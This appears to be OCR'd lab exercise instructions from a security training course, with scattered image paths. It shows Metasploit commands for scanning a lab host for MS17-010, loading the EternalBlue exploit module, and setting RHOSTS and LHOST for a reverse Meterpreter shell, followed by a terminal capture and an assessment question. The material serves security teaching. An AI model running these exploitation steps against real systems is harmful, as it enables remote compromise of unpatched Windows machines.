


1. Set target host and run scanner:


   set RHOSTS 172.19.19.15

   run


   Confirm host is vulnerable to MS17-010.



1. Search for EternalBlue exploit modules:
   search eternalblue




1. Load EternalBlue exploit module:
   use exploit/windows/smb/ms17_010_eternalblue



1. Inspect module parameters:
   show options




1. Set exploit target options and reverse Meterpreter payload:
   set RHOSTS 172.19.19.15
   set LHOST 172.19.19.18





1. Execute exploit to gain remote access:

   exploit



1. Confirm active Meterpreter session established on target machine.


Applications Places System
Fri Aug 30, 02:34
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
[*] 172.19.19.15:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> search eternalblue
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >>
Menu
msfconsole - Parrot T...



1. Verify CVSSv3.0 base score rating of **8.1** for MS17-010 (CVE-2017-0143). Close all terminal sessions.

This concludes the lab exercise.

> **IMPORTANT:** ❓ **Question 8.2.1.1** On the Parrot Security machine, conduct a vulnerability scan on the 172.19.19.15 (Advertisement Department) system using Nmap. Utilize the Windows Server 2022 machine to perform a vulnerability assessment on the Advertisement Department system using Nessus. From the Parrot Security machine, leverage Metasploit to exploit the SMB_MS17-010 vulnerability 